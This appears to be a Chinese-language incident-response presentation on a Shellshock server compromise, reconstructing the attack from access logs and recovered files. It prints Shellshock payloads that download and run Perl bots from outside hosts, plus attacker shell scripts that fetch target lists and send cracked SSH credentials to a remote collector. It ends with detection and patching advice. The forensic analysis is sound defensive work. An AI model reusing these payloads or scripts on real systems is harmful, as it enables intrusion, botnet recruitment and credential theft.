Detection ratio: 29 / 57

Analysis date: 2015-03-02 02:56:11 UTC (0 minutes ago)

Analysis Additional information Comments Votes

Antivirus	Result
ALYac	Backdoor.Perl.Shellbot.B
AVG	PERL/ShellBot
AVware	Backdoor.Perl.IRCBot.a (v)
Ad-Aware	Backdoor.Perl.Shellbot.B

事件檢測(四)

- 駭客從54.170.156.84透過漏洞到「<http://202.144.144.163/guide/>」下載一個「b.pl」的執行檔案到目錄「/tmp」中，並且執行perl檔「b.pl」，之後再透過「rm -rf /tmp/b.pl*」刪除下載的檔案。

```
• 54.170.156.84 -- [29/Nov/2014:21:33:40 +0800] "GET /cgi-bin/test.sh HTTP/1.1" 200 16204 "-" "() { :};  
• /usr/bin/perl -e 'print \"Content-Type: text/plain\\r\\n\\r\\nXSUCCESS!\"';  
• system(\"wget http://202.144.144.163/guide/b.pl -O /tmp/b.pl;curl -O /tmp/b.pl  
• http://202.144.144.163/guide/b.pl;perl /tmp/b.pl;rm -rf /tmp/b.pl*\");"  
-  
• 74.219.225.231 -- [30/Nov/2014:20:43:55 +0800] "GET /cgi-bin/test.sh HTTP/1.1" 200 7516 "-" "() { :};  
• /usr/bin/perl -e 'print \"Content-Type: text/plain\\r\\n\\r\\nXSUCCESS!\"';  
• system(\"wget http://it-mattes.de/q.jpg -O /tmp/q.jpg;curl -O /tmp/q.jpg  
• http://it-mattes.de/q.jpg;perl /tmp/q.jpg;rm -rf /tmp/q.jpg*\");"
```


事件檢測(四)

- 檢測網址「<http://202.144.144.163/>」，出現的是國家「不丹」的一個網站，疑似是學校的資訊管理頁面，而 /guide/ 目錄下卻可以直接存取到許多的惡意程式，可能已經遭受駭客入侵成為跳板。



事件檢測(四)

- 此為 202.144.144.163/guide/ 中駭客所存放的惡意程式工具，因為沒有上鎖任何人都能存取使用。



事件檢測(四)

- 駭客從 74.219.225.231 透過漏洞到「<http://it-mattes.de>」下載一個「q.jpg」的執行檔案到目錄「/tmp」中，並且執行 perl 檔「q.jpg」，之後再透過「rm -rf /tmp/q.jpg*」刪除下載的檔案。

```
• 54.170.156.84 -- [29/Nov/2014:21:33:40 +0800] "GET /cgi-bin/test.sh HTTP/1.1" 200 16204 "-" "() { :};  
/usr/bin/perl -e 'print \"Content-Type: text/plain\\r\\n\\r\\nXSUCCESS!\"';  
system(\"wget http://202.144.144.163/guide/b.pl -O /tmp/b.pl;curl -O /tmp/b.pl  
http://202.144.144.163/guide/b.pl;perl /tmp/b.pl;rm -rf /tmp/b.pl*\");"  
-  
• 74.219.225.231 -- [30/Nov/2014:20:43:55 +0800] "GET /cgi-bin/test.sh HTTP/1.1" 200 7516 "-" "() { :};  
/usr/bin/perl -e 'print \"Content-Type: text/plain\\r\\n\\r\\nXSUCCESS!\"';  
system(\"wget http://it-mattes.de/q.jpg -O /tmp/q.jpg;curl -O /tmp/q.jpg  
http://it-mattes.de/q.jpg;perl /tmp/q.jpg;rm -rf /tmp/q.jpg*\");"
```

事件檢測(四)

- 檢測德國網址「<http://it-mattes.de>」的網頁服務的確還是啟用中，不過出現的是網站維護中，而原本的目錄下的q.jpg已經不存在。



it-mattes.de

Diese Webpräsenz befindet sich noch im Aufbau.

Bitte versuchen Sie es zu einem späteren Zeitpunkt noch einmal.

This site is currently under construction.

Please try again later.


事件檢測(四)

- 檢測系統資料夾檔案中有發現到，在目錄 `/var/tmp/` 底下藏有一個壓縮檔 `new3.tar.gz`，疑似為駭客植入的後門程式，且從檔案權限擁有者為 `apache`，故得知駭客是透過Shellshock漏洞存取進入的。

```
[root@ccnet200 ~]# ll -h /var/tmp/  
total 600K  
-rw-r--r-- 1 apache apache 596K Dec  9 10:40 new3.tar.gz
```

事件檢測(四)

- 解開壓縮檔 new3.tar.gz 後有五個檔案，分別有「b、f、r、print 和 pass.txt」，其中 b 因為編譯過其內容並非明文，應該是用來作為brute-force的執行檔案，透過VirusTotal掃描有28/56的偵測比例為HackTool。



SHA256: 6a9ef8f3f22d991486cd30b1a1f887a4e50d35a1e51646b2180353e3946f8186

File name: b

Detection ratio: 28 / 56

Analysis date: 2014-12-29 11:25:03 UTC (2 months ago)

Analysis | File detail | Additional information | Comments 1 | Votes

Antivirus	Result
AVG	Linux/BF.F
AVware	HackTool.Linux.BF.e (v)
Ad-Aware	Linux.CornelGEN.235
Agnitum	HackTool.Linux.BF.C
Antiy-AVL	HackTool/Linux.BF

事件檢測(四)

- pass.txt 可能為記錄當時破解到的帳號密碼，而檔案 f 為初始先刪除先前得所有檔案，再從 37.221.192.63 取得要掃描破解的IP資訊存入 scan.log，然後執行檔案b將資料存入 t.log，

```
1 #!/bin/bash
. ##### Config #####
. rm -rf ../y.txt*
. rm -rf test
- rm -rf scan.log
. rm -rf *.pscan*
. rm -rf vuln.txt
. rm -rf nobash.txt
. rm -rf scan.log session.txt
10

. wget http://.htaccess/ip/$i
. curl -O http://37.221.192.63/.htaccess/ip/$i
. fetch http://37.221.192.63/.htaccess/ip/$i
- sleep 3
. cat $i* | sort -u > scan.log
. sleep 3
. rm -rf $i*
. sleep 1
20

. ./b 650
. sleep 60
. rm -rf t.log
. cat vuln.txt | cut -d " " -f1,2 --output-d= > t.log
- cat nobash.txt | cut -d " " -f1,2,3 --output-d= >> t.log
. sleep 4
. ./print
```

檔案 f

事件檢測(四)

- 再透過執行 print 將 t.log 傳至 IP
「109.228.25.87/.p.php」進行接收，最後會將取得的紀錄通通刪除。

```
1 #!/bin/bash
.
.
.
. if which wget >/dev/null; then
-
. for i in `cat t.log|sort|uniq`
. do
. wget -O .tmp http://109.228.25.87/.p.php?request="$i" &>/dev/null&
. done
10 else
.
. if which curl >/dev/null; then
.
- for i in `cat t.log|sort|uniq`
. do
. curl -O http://109.228.25.87/.p.php?request="$i" &>/dev/null&
. rm -rf $i
. done
20 else
```

```
. if which fetch >/dev/null; then
.
. for i in `cat t.log|sort|uniq`
- do
. curl -O http://109.228.25.87/.p.php?request="$i" &>/dev/null&
. rm -rf $i
. done
```

檔案 **print**


事件檢測(四)

- 最後檔案 r 的內容看起來只是部分的字典資料，可能為用來做暴力破解的資料庫。

1	#!/bin/bash	·	fae	·	fak	·	faq
·	while ["1"];do	·	faf	·	fal	20	far
·	class="faa	·	fag	-	fam	·	fas
·	fab	10	fah	·	fan	22	fat
-	fac	·	fai	·	fao		
·	fad	·	faj	·	fap		

檔案 r

事件檢測(四)



```
GET
SERVER_SIGNATURE=
Apache/2.2.3 (CentOS) Server at 140.140.140.140 Port 80

HTTP_USER_AGENT=Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
SERVER_PORT=80
HTTP_HOST=140.140.140.140
DOCUMENT_ROOT=/var/www/html
SCRIPT_FILENAME=/var/www/cgi-bin/test.sh
REQUEST_URI=/cgi-bin/test.sh
SCRIPT_NAME=/cgi-bin/test.sh
HTTP_CONNECTION=Keep-Alive
REMOTE_PORT=64250
PATH=/sbin:/usr/sbin:/bin:/usr/bin
PWD=/var/www/cgi-bin
SERVER_ADMIN=root@localhost
HTTP_ACCEPT_LANGUAGE=zh-Hant-TW, zh-Hant; q=0.5
HTTP_DNT=1
HTTP_ACCEPT=text/html, application/xhtml+xml, */*
REMOTE_ADDR=140.140.140.140
SHLVL=1
SERVER_NAME=140.140.140.140
SERVER_SOFTWARE=Apache/2.2.3 (CentOS)
QUERY_STRING=
SERVER_ADDR=140.140.140.140
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
HTTP_ACCEPT_ENCODING=gzip, deflate
REQUEST_METHOD=GET
_=/usr/bin/env
```

- 駭客透過網站掃描到目錄下的 `http://[host]/cgi-bin/test.sh`，直接透過網頁開啟會顯示該主機的版本相關資訊，也同時表示 `bash` 的指令可能透過此漏洞運行。

事件檢測(四)

- 引述維基百科對Shellshock的簡單說明，Shellshock又稱Bashdoor，是在Unix中廣泛使用的Bash shell中的一個安全漏洞，首次於2014年9月24日公開。
- 許多網際網路守護行程，如網頁伺服器，使用bash來處理某些命令，從而允許攻擊者在易受攻擊的Bash版本上執行任意代碼，這可使攻擊者在未授權的情況下存取電腦系統。


事件檢測(四)

- 這次事件封包側錄時間較短，並無發現到有特定IP利用 Shellshock漏洞 “()`{ :;}`” 嘗試存取 GET test.sh 動作，故只能從先前的Access Log紀錄中得知駭客的行為。因此判定該惡意程式必須收到上層駭客指令後才會開始進行對外攻擊。

事件檢測(四)

- 簡易測試主機是否有此Shellshock的漏洞，我們可以在linux console下指令「env VAR='() { :; }; echo Bash is vulnerable!' bash -c "echo Bash Test"」，如果Bash是有問題的話則會出現以下訊息「Bash is vulnerable! Bash Test」。
- 修補方式則是盡快更新Bash版本至最新版，以此CentOS系統為例只要做「yum update bash」即可以修復此漏洞。

網路架構圖(四)



網路架構圖(四)

1. 駭客透過 HTTP 方式 Shellshock 漏洞入侵受害主機，並帶有 bash shell 指令。
2. 受害主機接受到指令開始向上層中繼站群下載可用的惡意執行程式 j. txt、b. pl 或 q. jpg。
3. 同時受害主機也會向上層 IRC 主機 port80或443 進行報到動作。
4. 惡意程式中會去向另 C&C 下載欲破解的主機IP資料和字典庫。
5. 受害主機開始向特定大量的IP進行 SSH brute-force 破解。
6. 受害主機將破解成功的主機 SSH 帳號密碼 HTTP 回報給中繼站「109.228.25.87/. p. php」接收。

建議與總結(四)

- 此次受害主機是遭受名為Shellshock的漏洞攻擊。
- 此攻擊的危害程度頗大，駭客無須直接入侵主機就能透過HTTP利用BASH Shell漏洞執行或植入惡意程式。
- 受害主機成為殭屍電腦後開始向特定主機進行SSH或Telnet的暴力破解。
- 並將破解後的資料回傳給上層中繼站，且大多惡意主機都是用雲端租用主機或免費空間，更難以追查源頭。

建議與總結(四)

- 使用者可以透過特殊指令或網站去測試是否有此Shellshock漏洞，並且盡快進行Bash套件的更新即可修補此漏洞。
- 使用者建議時常留意是否有異常的流量或檢查Access log也能防範被入侵的可能。
- 目前Shellshock的漏洞參數已可被IPS或IDS設備規則偵測到，故勿以直接用此漏洞做主機測試以免被開立資安事件安。

ShellShock 相關資訊連結

- TACERT - 【漏洞預警】GNU Bash存在高風險CVE-2014-6271與CVE-2014-7169 (ShellShock)弱點 (2014-09-26)
 - <http://cert.tanet.edu.tw/prog/showrpt.php?id=2859>
- TWNCERT - GNU Bash 'Shellshock' 弱點資訊更新 (2014/10/2)
 - <http://www.twncert.org.tw/NewInfoDetail.aspx?seq=1434&lang=zhiT>
- iThome - Linux大廠二度釋出Shellshock漏洞的修補程式！
 - <http://www.ithome.com.tw/news/91180>
- 檢查及修復 Shellshock 漏洞
 - <http://www.hkcode.com/linux-bsd-notes/855>

Q&A

